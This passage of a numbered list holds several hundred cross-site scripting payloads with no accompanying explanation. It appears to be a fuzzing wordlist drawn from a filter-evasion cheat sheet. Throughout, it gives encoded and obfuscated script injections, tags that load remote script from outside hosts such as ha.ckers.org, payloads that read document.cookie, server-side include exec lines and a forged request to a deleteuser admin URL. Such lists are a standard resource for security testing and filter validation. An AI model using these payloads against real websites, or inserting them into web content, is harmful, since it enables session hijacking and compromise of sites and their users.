792  <IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#3
793  <IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#0000108&#
794  <IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>
795  <BODY BACKGROUND="javascript:alert('XSS')">
796  <BODY ONLOAD=alert('XSS')>
797  <INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
798  <IMG SRC="javascript:alert('XSS')"
799  <iframe src=http://ha.ckers.org/scriptlet.html <
800  javascript:alert("hellox worldss")
801  <img src="javascript:alert('XSS');">
802  <img src=javascript:alert(&quot;XSS&quot;)>
803  <"';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//\";al
804  <META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K">
805  <IFRAME SRC="javascript:alert('XSS');"></IFRAME>
806  <EMBED SRC="data:image/svg+xml;base64,PHN2ZyB4bWxuczpzdmc9Imh0dH A6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d3dy53My5vv
807  <SCRIPT a=">" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
```

```
808   <SCRIPT a=">" '' SRC="http://ha.ckers.org/xss.js"></SCRIPT>
809   <SCRIPT "a='>'" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
810   <SCRIPT a=">'>" SRC="http://ha.ckers.org/xss.js"></SCRIPT>
811   <SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="http://ha.ckers.org/xss.js"></SCRIPT>
812   <<SCRIPT>alert("XSS");//<</SCRIPT>
813   <"';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//\";al
814   ';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//\";aler
815   <script>alert("hellox worldss")</script>&safe=high&cx=006665157904466893121:su_tzknyxug&cof=FORID:9#510
816   <script>alert("XSS");</script>&search=1
817   0&q=';alert(String.fromCharCode(88,83,83))//\';alert%2?8String.fromCharCode(88,83,83))//";alert(String.fromCharCode?(88,83,83))/
818   <h1><font color=blue>hellox worldss</h1>
819   <BODY ONLOAD=alert('hellox worldss')>
820   <input onfocus=write(XSS) autofocus>
821   <input onblur=write(XSS) autofocus><input autofocus>
822   <body onscroll=alert(XSS)><br><br><br><br><br><br>...<br><br><br><br><input autofocus>
823   <form><button formaction="javascript:alert(XSS)">lol
824   <!--<img src="--><img src=x onerror=alert(XSS)//">
825   <![><img src="]><img src=x onerror=alert(XSS)//">
826   <style><img src="</style><img src=x onerror=alert(XSS)//">
827   <? foo="><script>alert(1)</script>">
828   <! foo="><script>alert(1)</script>">
829   </ foo="><script>alert(1)</script>">
830   <? foo="><x foo='?><script>alert(1)</script>'>">
831   <! foo="[[[Inception]]"><x foo="]foo><script>alert(1)</script>">
832   <% foo><x foo="%><script>alert(123)</script>">
833   <div style="font-family:'foo&#10;;color:red;'">LOL
834   LOL<style>*{/*all*/color/*all*/:/*all*/red/*all*/;/[0]*IE,Safari*[0]/color:green;color:bl/*IE*/ue;}</style>
835   <script>({0:#0=alert/#0#/#0#(0)})</script>
836   <svg xmlns="http://www.w3.org/2000/svg">LOL<script>alert(123)</script></svg>
837   &lt;SCRIPT&gt;alert(/XSS/&#46;source)&lt;/SCRIPT&gt;
838   \\";alert('XSS');//
839   &lt;/TITLE&gt;&lt;SCRIPT&gt;alert(\"XSS\");&lt;/SCRIPT&gt;
840   &lt;INPUT TYPE=\"IMAGE\" SRC=\"javascript&#058;alert('XSS');\"&gt;
```

```
841  &lt;BODY BACKGROUND=\"javascript&#058;alert('XSS')\"&gt;
842  &lt;BODY ONLOAD=alert('XSS')&gt;
843  &lt;IMG DYNSRC=\"javascript&#058;alert('XSS')\"&gt;
844  &lt;IMG LOWSRC=\"javascript&#058;alert('XSS')\"&gt;
845  &lt;BGSOUND SRC=\"javascript&#058;alert('XSS');\"&gt;
846  &lt;BR SIZE=\"&{alert('XSS')}\"&gt;
847  &lt;LAYER SRC=\"http&#58;//ha&#46;ckers&#46;org/scriptlet&#46;html\"&gt;&lt;/LAYER&gt;
848  &lt;LINK REL=\"stylesheet\" HREF=\"javascript&#058;alert('XSS');\"&gt;
849  &lt;LINK REL=\"stylesheet\" HREF=\"http&#58;//ha&#46;ckers&#46;org/xss&#46;css\"&gt;
850  &lt;STYLE&gt;@import'http&#58;//ha&#46;ckers&#46;org/xss&#46;css';&lt;/STYLE&gt;
851  &lt;META HTTP-EQUIV=\"Link\" Content=\"&lt;http&#58;//ha&#46;ckers&#46;org/xss&#46;css&gt;; REL=stylesheet\"&gt;
852  &lt;STYLE&gt;BODY{-moz-binding&#58;url(\"http&#58;//ha&#46;ckers&#46;org/xssmoz&#46;xml#xss\")}&lt;/STYLE&gt;
853  &lt;XSS STYLE=\"behavior&#58; url(xss&#46;htc);\"&gt;
854  &lt;STYLE&gt;li {list-style-image&#58; url(\"javascript&#058;alert('XSS')\");}&lt;/STYLE&gt;&lt;UL&gt;&lt;LI&gt;XSS
855  &lt;IMG SRC='vbscript&#058;msgbox(\"XSS\")'&gt;
856  &lt;IMG SRC=\"mocha&#58;&#91;code&#93;\"&gt;
857  &lt;IMG SRC=\"livescript&#058;&#91;code&#93;\"&gt;
858  žscriptualert(EXSSE)ž/scriptu
859  &lt;META HTTP-EQUIV=\"refresh\" CONTENT=\"0;url=javascript&#058;alert('XSS');\"&gt;
860  &lt;META HTTP-EQUIV=\"refresh\" CONTENT=\"0;url=data&#58;text/html;base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K\"&gt;
861  &lt;META HTTP-EQUIV=\"refresh\" CONTENT=\"0; URL=http&#58;//;URL=javascript&#058;alert('XSS');\"
862  &lt;IFRAME SRC=\"javascript&#058;alert('XSS');\"&gt;&lt;/IFRAME&gt;
863  &lt;FRAMESET&gt;&lt;FRAME SRC=\"javascript&#058;alert('XSS');\"&gt;&lt;/FRAMESET&gt;
864  &lt;TABLE BACKGROUND=\"javascript&#058;alert('XSS')\"&gt;
865  &lt;TABLE&gt;&lt;TD BACKGROUND=\"javascript&#058;alert('XSS')\"&gt;
866  &lt;DIV STYLE=\"background-image&#58; url(javascript&#058;alert('XSS'))\"&gt;
867  &lt;DIV STYLE=\"background-image&#58;\0075\0072\006C\0028'\006a\0061\0076\0061\0073\0063\0072\0069\0070\0074\003a\0061\006c\0065
868  &lt;DIV STYLE=\"background-image&#58; url(javascript&#058;alert('XSS'))\"&gt;
869  &lt;DIV STYLE=\"width&#58; expression(alert('XSS'));\"&gt;
870  &lt;STYLE&gt;@im\port'\ja\vasc\ript&#58;alert(\"XSS\")';&lt;/STYLE&gt;
871  &lt;IMG STYLE=\"xss&#58;expr/*XSS*/ession(alert('XSS'))\"&gt;
872  &lt;XSS STYLE=\"xss&#58;expression(alert('XSS'))\"&gt;
873  exp/*&lt;A STYLE='no\xss&#58;noxss(\"*//*\"));
```

```
874  xss&#58;ex&#x2F;*XSS*//*/*/pression(alert(\"XSS\"))'&gt;
875  &lt;STYLE TYPE=\"text/javascript\"&gt;alert('XSS');&lt;/STYLE&gt;
876  &lt;STYLE&gt;&#46;XSS{background-image&#58;url(\"javascript&#058;alert('XSS')\");}&lt;/STYLE&gt;&lt;A CLASS=XSS&gt;&lt;/A&gt;
877  &lt;STYLE type=\"text/css\"&gt;BODY{background&#58;url(\"javascript&#058;alert('XSS')\")}&lt;/STYLE&gt;
878  &lt;!--&#91;if gte IE 4&#93;&gt;
879  &lt;SCRIPT&gt;alert('XSS');&lt;/SCRIPT&gt;
880  &lt;!&#91;endif&#93;--&gt;
881  &lt;BASE HREF=\"javascript&#058;alert('XSS');//\"&gt;
882  &lt;OBJECT TYPE=\"text/x-scriptlet\" DATA=\"http&#58;//ha&#46;ckers&#46;org/scriptlet&#46;html\"&gt;&lt;/OBJECT&gt;
883  &lt;OBJECT classid=clsid&#58;ae24fdae-03c6-11d1-8b76-0080c744f389&gt;&lt;param name=url value=javascript&#058;alert('XSS')&gt;&l
884  &lt;EMBED SRC=\"http&#58;//ha&#46;ckers&#46;org/xss&#46;swf\" AllowScriptAccess=\"always\"&gt;&lt;/EMBED&gt;
885  &lt;EMBED SRC=\"data&#58;image/svg+xml;base64,PHN2ZyB4bWxuczpzdmc9Imh0dH A6Ly93d3cudzMub3JnLzIwMDAvc3ZnIiB4bWxucz0iaHR0cDovL3d3d
886  a=\"get\";
887  b=\"URL(\\"\";
888  c=\"javascript&#058;\";
889  d=\"alert('XSS');\\")\";
890  eval(a+b+c+d);
891  &lt;HTML xmlns&#58;xss&gt;&lt;?import namespace=\"xss\" implementation=\"http&#58;//ha&#46;ckers&#46;org/xss&#46;htc\"&gt;&lt;xs
892  &lt;XML ID=I&gt;&lt;X&gt;&lt;C&gt;&lt;!&#91;CDATA&#91;&lt;IMG SRC=\"javas&#93;&#93;&gt;&lt;!&#91;CDATA&#91;cript&#58;alert('XSS'
893  &lt;/C&gt;&lt;/X&gt;&lt;/xml&gt;&lt;SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML&gt;&lt;/SPAN&gt;
894  &lt;XML ID=\"xss\"&gt;&lt;I&gt;&lt;B&gt;&lt;IMG SRC=\"javas&lt;!-- --&gt;cript&#58;alert('XSS')\"&gt;&lt;/B&gt;&lt;/I&gt;&lt;/XM
895  &lt;SPAN DATASRC=\"#xss\" DATAFLD=\"B\" DATAFORMATAS=\"HTML\"&gt;&lt;/SPAN&gt;
896  &lt;XML SRC=\"xsstest&#46;xml\" ID=I&gt;&lt;/XML&gt;
897  &lt;SPAN DATASRC=#I DATAFLD=C DATAFORMATAS=HTML&gt;&lt;/SPAN&gt;
898  &lt;HTML&gt;&lt;BODY&gt;
899  &lt;?xml&#58;namespace prefix=\"t\" ns=\"urn&#58;schemas-microsoft-com&#58;time\"&gt;
900  &lt;?import namespace=\"t\" implementation=\"#default#time2\"&gt;
901  &lt;t&#58;set attributeName=\"innerHTML\" to=\"XSS&lt;SCRIPT DEFER&gt;alert(&quot;XSS&quot;)&lt;/SCRIPT&gt;\"&gt;
902  &lt;/BODY&gt;&lt;/HTML&gt;
903  &lt;SCRIPT SRC=\"http&#58;//ha&#46;ckers&#46;org/xss&#46;jpg\"&gt;&lt;/SCRIPT&gt;
904  &lt;!--#exec cmd=\"/bin/echo '&lt;SCR'\"--&gt;&lt;!--#exec cmd=\"/bin/echo 'IPT SRC=http&#58;//ha&#46;ckers&#46;org/xss&#46;js&g
905  &lt;? echo('&lt;SCR)';
906  echo('IPT&gt;alert(\"XSS\")&lt;/SCRIPT&gt;'); ?&gt;
```

```
907  &lt;IMG SRC=\"http&#58;//www&#46;thesiteyouareon&#46;com/somecommand&#46;php?somevariables=maliciouscode\"&gt;
908  Redirect 302 /a&#46;jpg http&#58;//victimsite&#46;com/admin&#46;asp&deleteuser
909  &lt;META HTTP-EQUIV=\"Set-Cookie\" Content=\"USERID=&lt;SCRIPT&gt;alert('XSS')&lt;/SCRIPT&gt;\"&gt;
910  &lt;HEAD&gt;&lt;META HTTP-EQUIV=\"CONTENT-TYPE\" CONTENT=\"text/html; charset=UTF-7\"&gt; &lt;/HEAD&gt;+ADw-SCRIPT+AD4-alert('XS
911  &lt;SCRIPT a=\"&gt;\" SRC=\"http&#58;//ha&#46;ckers&#46;org/xss&#46;js\"&gt;&lt;/SCRIPT&gt;
912  &lt;SCRIPT =\"&gt;\" SRC=\"http&#58;//ha&#46;ckers&#46;org/xss&#46;js\"&gt;&lt;/SCRIPT&gt;
913  &lt;SCRIPT a=\"&gt;\" '' SRC=\"http&#58;//ha&#46;ckers&#46;org/xss&#46;js\"&gt;&lt;/SCRIPT&gt;
914  &lt;SCRIPT \"a='&gt;'\" SRC=\"http&#58;//ha&#46;ckers&#46;org/xss&#46;js\"&gt;&lt;/SCRIPT&gt;
915  &lt;SCRIPT a=`&gt;` SRC=\"http&#58;//ha&#46;ckers&#46;org/xss&#46;js\"&gt;&lt;/SCRIPT&gt;
916  &lt;SCRIPT a=\"&gt;'&gt;\" SRC=\"http&#58;//ha&#46;ckers&#46;org/xss&#46;js\"&gt;&lt;/SCRIPT&gt;
917  &lt;SCRIPT&gt;document&#46;write(\"&lt;SCRI\");&lt;/SCRIPT&gt;PT SRC=\"http&#58;//ha&#46;ckers&#46;org/xss&#46;js\"&gt;&lt;/SCRI
918  &lt;A HREF=\"http&#58;//66&#46;102&#46;7&#46;147/\"&gt;XSS&lt;/A&gt;
919  &lt;A HREF=\"http&#58;//%77%77%77%2E%67%6F%6F%67%6C%65%2E%63%6F%6D\"&gt;XSS&lt;/A&gt;
920  &lt;A HREF=\"http&#58;//1113982867/\"&gt;XSS&lt;/A&gt;
921  &lt;A HREF=\"http&#58;//0x42&#46;0x0000066&#46;0x7&#46;0x93/\"&gt;XSS&lt;/A&gt;
922  &lt;A HREF=\"http&#58;//0102&#46;0146&#46;0007&#46;00000223/\"&gt;XSS&lt;/A&gt;
923  &lt;A HREF=\"htt p&#58;//6 6&#46;000146&#46;0x7&#46;147/\"&gt;XSS&lt;/A&gt;
924  &lt;A HREF=\"//www&#46;google&#46;com/\"&gt;XSS&lt;/A&gt;
925  &lt;A HREF=\"//google\"&gt;XSS&lt;/A&gt;
926  &lt;A HREF=\"http&#58;//ha&#46;ckers&#46;org@google\"&gt;XSS&lt;/A&gt;
927  &lt;A HREF=\"http&#58;//google&#58;ha&#46;ckers&#46;org\"&gt;XSS&lt;/A&gt;
928  &lt;A HREF=\"http&#58;//google&#46;com/\"&gt;XSS&lt;/A&gt;
929  &lt;A HREF=\"http&#58;//www&#46;google&#46;com&#46;/\"&gt;XSS&lt;/A&gt;
930  &lt;A HREF=\"javascript&#058;document&#46;location='http&#58;//www&#46;google&#46;com/'\"&gt;XSS&lt;/A&gt;
931  &lt;A HREF=\"http&#58;//www&#46;gohttp&#58;//www&#46;google&#46;com/ogle&#46;com/\"&gt;XSS&lt;/A&gt;
932  &lt;
933  %3C
934  &lt
935  &lt;
936  &LT
937  &LT;
938  &#60
939  &#060
```

```
940    &#0060
941    &#00060
942    &#000060
943    &#0000060
944    &lt;
945    &#x3c
946    &#x03c
947    &#x003c
948    &#x0003c
949    &#x00003c
950    &#x000003c
951    &#x3c;
952    &#x03c;
953    &#x003c;
954    &#x0003c;
955    &#x00003c;
956    &#x000003c;
957    &#X3c
958    &#X03c
959    &#X003c
960    &#X0003c
961    &#X00003c
962    &#X000003c
963    &#X3c;
964    &#X03c;
965    &#X003c;
966    &#X0003c;
967    &#X00003c;
968    &#X000003c;
969    &#x3C
970    &#x03C
971    &#x003C
972    &#x0003C
```

```
973    &#x00003C
974    &#x000003C
975    &#x3C;
976    &#x03C;
977    &#x003C;
978    &#x0003C;
979    &#x00003C;
980    &#x000003C;
981    &#X3C
982    &#X03C
983    &#X003C
984    &#X0003C
985    &#X00003C
986    &#X000003C
987    &#X3C;
988    &#X03C;
989    &#X003C;
990    &#X0003C;
991    &#X00003C;
992    &#X000003C;
993    \x3c
994    \x3C
995    \u003c
996    \u003C
997    &lt;iframe src=http&#58;//ha&#46;ckers&#46;org/scriptlet&#46;html&gt;
998    &lt;IMG SRC=\"javascript&#058;alert('XSS')\"
999    &lt;SCRIPT SRC=//ha&#46;ckers&#46;org/&#46;js&gt;
1000   &lt;SCRIPT SRC=http&#58;//ha&#46;ckers&#46;org/xss&#46;js?&lt;B&gt;
1001   &lt;&lt;SCRIPT&gt;alert(\"XSS\");//&lt;&lt;/SCRIPT&gt;
1002   &lt;SCRIPT/SRC=\"http&#58;//ha&#46;ckers&#46;org/xss&#46;js\"&gt;&lt;/SCRIPT&gt;
1003   &lt;BODY onload!#$%&()*~+-_&#46;,&#58;;?@&#91;/|\&#93;^`=alert(\"XSS\")&gt;
1004   &lt;SCRIPT/XSS SRC=\"http&#58;//ha&#46;ckers&#46;org/xss&#46;js\"&gt;&lt;/SCRIPT&gt;
1005   &lt;IMG SRC=\"   javascript&#058;alert('XSS');\"&gt;
```

```
1006  perl -e 'print \"&lt;SCR\0IPT&gt;alert(\\"XSS\\")&lt;/SCR\0IPT&gt;\";' &gt; out
1007  perl -e 'print \"&lt;IMG SRC=java\0script&#058;alert(\\"XSS\\")&gt;\";' &gt; out
1008  &lt;IMG SRC=\"jav&#x0D;ascript&#058;alert('XSS');\"&gt;
1009  &lt;IMG SRC=\"jav&#x0A;ascript&#058;alert('XSS');\"&gt;
1010  &lt;IMG SRC=\"jav&#x09;ascript&#058;alert('XSS');\"&gt;
1011  &lt;IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29&
1012  &lt;IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&#000010
1013  &lt;IMG SRC=javascript&#058;alert('XSS')&gt;
1014  &lt;IMG SRC=javascript&#058;alert(String&#46;fromCharCode(88,83,83))&gt;
1015  &lt;IMG \"\"\"&gt;&lt;SCRIPT&gt;alert(\"XSS\")&lt;/SCRIPT&gt;\"&gt;
1016  &lt;IMG SRC=`javascript&#058;alert(\"RSnake says, 'XSS'\")`&gt;
1017  &lt;IMG SRC=javascript&#058;alert(&quot;XSS&quot;)&gt;
1018  &lt;IMG SRC=JaVaScRiPt&#058;alert('XSS')&gt;
1019  &lt;IMG SRC=javascript&#058;alert('XSS')&gt;
1020  &lt;IMG SRC=\"javascript&#058;alert('XSS');\"&gt;
1021  &lt;SCRIPT SRC=http&#58;//ha&#46;ckers&#46;org/xss&#46;js&gt;&lt;/SCRIPT&gt;
1022  '';!--\"&lt;XSS&gt;=&{()}
1023  ';alert(String&#46;fromCharCode(88,83,83))//\';alert(String&#46;fromCharCode(88,83,83))//\";alert(String&#46;fromCharCode(88,83,
1024  ';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//\";aler
1025  '';!--"<XSS>=&{()}
1026  <SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
1027  <IMG SRC="javascript:alert('XSS');">
1028  <IMG SRC=javascript:alert('XSS')>
1029  <IMG SRC=javascrscriptipt:alert('XSS')>
1030  <IMG SRC=JaVaScRiPt:alert('XSS')>
1031  <IMG """><SCRIPT>alert("XSS")</SCRIPT>">
1032  <IMG SRC=" &#14;  javascript:alert('XSS');">
1033  <SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></SCRIPT>
1034  <SCRIPT/SRC="http://ha.ckers.org/xss.js"></SCRIPT>
1035  <<SCRIPT>alert("XSS");//<</SCRIPT>
1036  <SCRIPT>a=/XSS/alert(a.source)</SCRIPT>
1037  \";alert('XSS');//
1038  </TITLE><SCRIPT>alert("XSS");</SCRIPT>
```

```
1039    ¼script¼alert(¢XSS¢)¼/script¼
1040    <META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">
1041    <IFRAME SRC="javascript:alert('XSS');"></IFRAME>
1042    <FRAMESET><FRAME SRC="javascript:alert('XSS');"></FRAMESET>
1043    <TABLE BACKGROUND="javascript:alert('XSS')">
1044    <TABLE><TD BACKGROUND="javascript:alert('XSS')">
1045    <DIV STYLE="background-image: url(javascript:alert('XSS'))">
1046    <DIV STYLE="background-image:\0075\0072\006C\0028'\006a\0061\0076\0061\0073\0063\0072\0069\0070\0074\003a\0061\006c\0065\0072\00
1047    <DIV STYLE="width: expression(alert('XSS'));">
1048    <STYLE>@im\port'\ja\vasc\ript:alert("XSS')';</STYLE>
1049    <IMG STYLE="xss:expr/*XSS*/ession(alert('XSS'))">
1050    <XSS STYLE="xss:expression(alert('XSS'))">
1051    exp/*<A STYLE='no\xss:noxss("*//*");xss:&#101;x&#x2F;*XSS*//*/*/pression(alert("XSS"))'>
1052    <EMBED SRC="http://ha.ckers.org/xss.swf" AllowScriptAccess="always"></EMBED>
1053    a="get";b="URL(ja\"";c="vascr";d="ipt:ale";e="rt('XSS');\")";eval(a+b+c+d+e);
1054    <SCRIPT SRC="http://ha.ckers.org/xss.jpg"></SCRIPT>
1055    <HTML><BODY><?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time"><?import namespace="t" implementation="#default#time2
1056    <SCRIPT>document.write("<SCRI");</SCRIPT>PT SRC="http://ha.ckers.org/xss.js"></SCRIPT>
1057    <form id="test" /><button form="test" formaction="javascript:alert(123)">TESTHTML5FORMACTION
1058    <form><button formaction="javascript:alert(123)">crosssitespt
1059    <frameset onload=alert(123)>
1060    <!--<img src="--><img src=x onerror=alert(123)//">
1061    <style><img src="</style><img src=x onerror=alert(123)//">
1062    <object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">
1063    <embed src="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">
1064    <embed src="javascript:alert(1)">
1065    <? foo="><script>alert(1)</script>">
1066    <! foo="><script>alert(1)</script>">
1067    </ foo="><script>alert(1)</script>">
1068    <script>({0:#0=alert/#0#/#0#(123)})</script>
1069    <script>ReferenceError.prototype.__defineGetter__('name', function(){alert(123)}),x</script>
1070    <script>Object.__noSuchMethod__ = Function,[{}][0].constructor._('alert(1)')()</script>
1071    <script src="#">{alert(1)}</script>;1
```

```
1072  <script>crypto.generateCRMFRequest('CN=0',0,0,null,'alert(1)',384,null,'rsa-dual-use')</script>
1073  <svg xmlns="#"><script>alert(1)</script></svg>
1074  <svg onload="javascript:alert(123)" xmlns="#"></svg>
1075  <iframe xmlns="#" src="javascript:alert(1)"></iframe>
1076  +ADw-script+AD4-alert(document.location)+ADw-/script+AD4-
1077  %2BADw-script+AD4-alert(document.location)%2BADw-/script%2BAD4-
1078  +ACIAPgA8-script+AD4-alert(document.location)+ADw-/script+AD4APAAi-
1079  %2BACIAPgA8-script%2BAD4-alert%28document.location%29%2BADw-%2Fscript%2BAD4APAAi-
1080  %253cscript%253ealert(document.cookie)%253c/script%253e
1081  "><s"%2b"cript>alert(document.cookie)</script>
1082  "><ScRiPt>alert(document.cookie)</script>
1083  "><<script>alert(document.cookie);//<</script>
1084  foo<script>alert(document.cookie)</script>
1085  <scr<script>ipt>alert(document.cookie)</scr</script>ipt>
1086  %22/%3E%3CBODY%20onload='document.write(%22%3Cs%22%2b%22cript%20src=http://my.box.com/xss.js%3E%3C/script%3E%22)'%3E
1087  '; alert(document.cookie); var foo='
1088  foo\'; alert(document.cookie);//';
1089  </script><script >alert(document.cookie)</script>
1090  <img src=asdf onerror=alert(document.cookie)>
1091  <BODY ONLOAD=alert('XSS')>
1092  <script>alert(1)</script>
1093  "><script>alert(String.fromCharCode(66, 108, 65, 99, 75, 73, 99, 101))</script>
1094  <video src=1 onerror=alert(1)>
1095  <audio src=1 onerror=alert(1)>
1096  ';alert(String.fromCharCode(88,83,83))//';alert(String.fromCharCode(88,83,83))//";alert(String.fromCharCode(88,83,83))//";alert(
1097  '';!--"<XSS>=&{()}
1098  0\"autofocus/onfocus=alert(1)--><video/poster/onerror=prompt(2)>"-confirm(3)-"
1099  <script/src=data:,alert()>
1100  <marquee/onstart=alert()>
1101  <video/poster/onerror=alert()>
1102  <isindex/autofocus/onfocus=alert()>
1103  <SCRIPT SRC=http://ha.ckers.org/xss.js></SCRIPT>
1104  <IMG SRC="javascript:alert('XSS');">
```

```
1105  <IMG SRC=javascript:alert('XSS')>
1106  <IMG SRC=JaVaScRiPt:alert('XSS')>
1107  <IMG SRC=javascript:alert("XSS")>
1108  <IMG SRC=`javascript:alert("RSnake says, 'XSS'")`>
1109  <a onmouseover="alert(document.cookie)">xxs link</a>
1110  <a onmouseover=alert(document.cookie)>xxs link</a>
1111  <IMG """><SCRIPT>alert("XSS")</SCRIPT>">
1112  <IMG SRC=javascript:alert(String.fromCharCode(88,83,83))>
1113  <IMG SRC=# onmouseover="alert('xxs')">
1114  <IMG SRC= onmouseover="alert('xxs')">
1115  <IMG onmouseover="alert('xxs')">
1116  <IMG SRC=/ onerror="alert(String.fromCharCode(88,83,83))"></img>
1117  <IMG SRC=&#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;&#40;
1118  &#39;&#88;&#83;&#83;&#39;&#41;>
1119  <IMG SRC=&#0000106&#0000097&#0000118&#0000097&#0000115&#0000099&#0000114&#0000105&#0000112&#0000116&#0000058&#0000097&
1120  #0000108&#0000101&#0000114&#0000116&#0000040&#0000039&#0000088&#0000083&#0000083&#0000039&#0000041>
1121  <IMG SRC=&#x6A&#x61&#x76&#x61&#x73&#x63&#x72&#x69&#x70&#x74&#x3A&#x61&#x6C&#x65&#x72&#x74&#x28&#x27&#x58&#x53&#x53&#x27&#x29>
1122  <IMG SRC="jav   ascript:alert('XSS');">
1123  <IMG SRC="jav&#x09;ascript:alert('XSS');">
1124  <IMG SRC="jav&#x0A;ascript:alert('XSS');">
1125  <IMG SRC="jav&#x0D;ascript:alert('XSS');">
1126  <IMG SRC=" &#14;  javascript:alert('XSS');">
1127  <SCRIPT/XSS SRC="http://ha.ckers.org/xss.js"></SCRIPT>
1128  <BODY onload!#$%&()*~+-_.,:;?@[/|\]^`=alert("XSS")>
1129  <SCRIPT/SRC="http://ha.ckers.org/xss.js"></SCRIPT>
1130  <<SCRIPT>alert("XSS");//<</SCRIPT>
1131  <SCRIPT SRC=http://ha.ckers.org/xss.js?< B >
1132  <SCRIPT SRC=//ha.ckers.org/.j>
1133  <IMG SRC="javascript:alert('XSS')"
1134  <iframe src=http://ha.ckers.org/scriptlet.html <
1135  \";alert('XSS');//
1136  </script><script>alert('XSS');</script>
1137  </TITLE><SCRIPT>alert("XSS");</SCRIPT>
```

```
1138    <INPUT TYPE="IMAGE" SRC="javascript:alert('XSS');">
1139    <BODY BACKGROUND="javascript:alert('XSS')">
1140    <IMG DYNSRC="javascript:alert('XSS')">
1141    <IMG LOWSRC="javascript:alert('XSS')">
1142    <STYLE>li {list-style-image: url("javascript:alert('XSS')");}</STYLE><UL><LI>XSS</br>
1143    <IMG SRC='vbscript:msgbox("XSS")'>
1144    <IMG SRC="livescript:[code]">
1145    <BODY ONLOAD=alert('XSS')>
1146    <BGSOUND SRC="javascript:alert('XSS');">
1147    <BR SIZE="&{alert('XSS')}">
1148    <LINK REL="stylesheet" HREF="javascript:alert('XSS');">
1149    <LINK REL="stylesheet" HREF="http://ha.ckers.org/xss.css">
1150    <STYLE>@import'http://ha.ckers.org/xss.css';</STYLE>
1151    <META HTTP-EQUIV="Link" Content="<http://ha.ckers.org/xss.css>; REL=stylesheet">
1152    <STYLE>BODY{-moz-binding:url("http://ha.ckers.org/xssmoz.xml#xss")}</STYLE>
1153    <STYLE>@im\port'\ja\vasc\ript:alert("XSS")';</STYLE>
1154    <IMG STYLE="xss:expr/*XSS*/ession(alert('XSS'))">
1155    exp/*<A STYLE='no\xss:noxss("*//*");
1156    xss:ex/*XSS*//*/*/pression(alert("XSS"))'>
1157    <STYLE TYPE="text/javascript">alert('XSS');</STYLE>
1158    <STYLE>.XSS{background-image:url("javascript:alert('XSS')");}</STYLE><A CLASS=XSS></A>
1159    <STYLE type="text/css">BODY{background:url("javascript:alert('XSS')")}</STYLE>
1160    <XSS STYLE="xss:expression(alert('XSS'))">
1161    <XSS STYLE="behavior: url(xss.htc);">
1162    ¼script¾alert(¢XSS¢)¼/script¾
1163    <META HTTP-EQUIV="refresh" CONTENT="0;url=javascript:alert('XSS');">
1164    <META HTTP-EQUIV="refresh" CONTENT="0;url=data:text/html base64,PHNjcmlwdD5hbGVydCgnWFNTJyk8L3NjcmlwdD4K">
1165    <META HTTP-EQUIV="refresh" CONTENT="0; URL=http://;URL=javascript:alert('XSS');">
1166    <IFRAME SRC="javascript:alert('XSS');"></IFRAME>
1167    <IFRAME SRC=# onmouseover="alert(document.cookie)"></IFRAME>
1168    <FRAMESET><FRAME SRC="javascript:alert('XSS');"></FRAMESET>
1169    <TABLE BACKGROUND="javascript:alert('XSS')">
1170    <TABLE><TD BACKGROUND="javascript:alert('XSS')">
```

```
1171   <DIV STYLE="background-image: url(javascript:alert('XSS'))">
1172   <DIV STYLE="background-image:\0075\0072\006C\0028'\006a\0061\0076\0061\0073\0063\0072\0069\0070\0074\003a\0061\006c\0065\0072\00
1173   <DIV STYLE="background-image: url(&#1;javascript:alert('XSS'))">
1174   <DIV STYLE="width: expression(alert('XSS'));">
1175   <!--[if gte IE 4]><SCRIPT>alert('XSS');</SCRIPT><![endif]-->
1176   <BASE HREF="javascript:alert('XSS');//">
1177   <OBJECT TYPE="text/x-scriptlet" DATA="http://ha.ckers.org/scriptlet.html"></OBJECT>
1178   <!--#exec cmd="/bin/echo '<SCR'"--><!--#exec cmd="/bin/echo 'IPT SRC=http://ha.ckers.org/xss.js></SCRIPT>'"-->
1179   <? echo('<SCR)';echo('IPT>alert("XSS")</SCRIPT>'); ?>
1180   <IMG SRC="http://www.thesiteyouareon.com/somecommand.php?somevariables=maliciouscode">
1181   <META HTTP-EQUIV="Set-Cookie" Content="USERID=<SCRIPT>alert('XSS')</SCRIPT>">
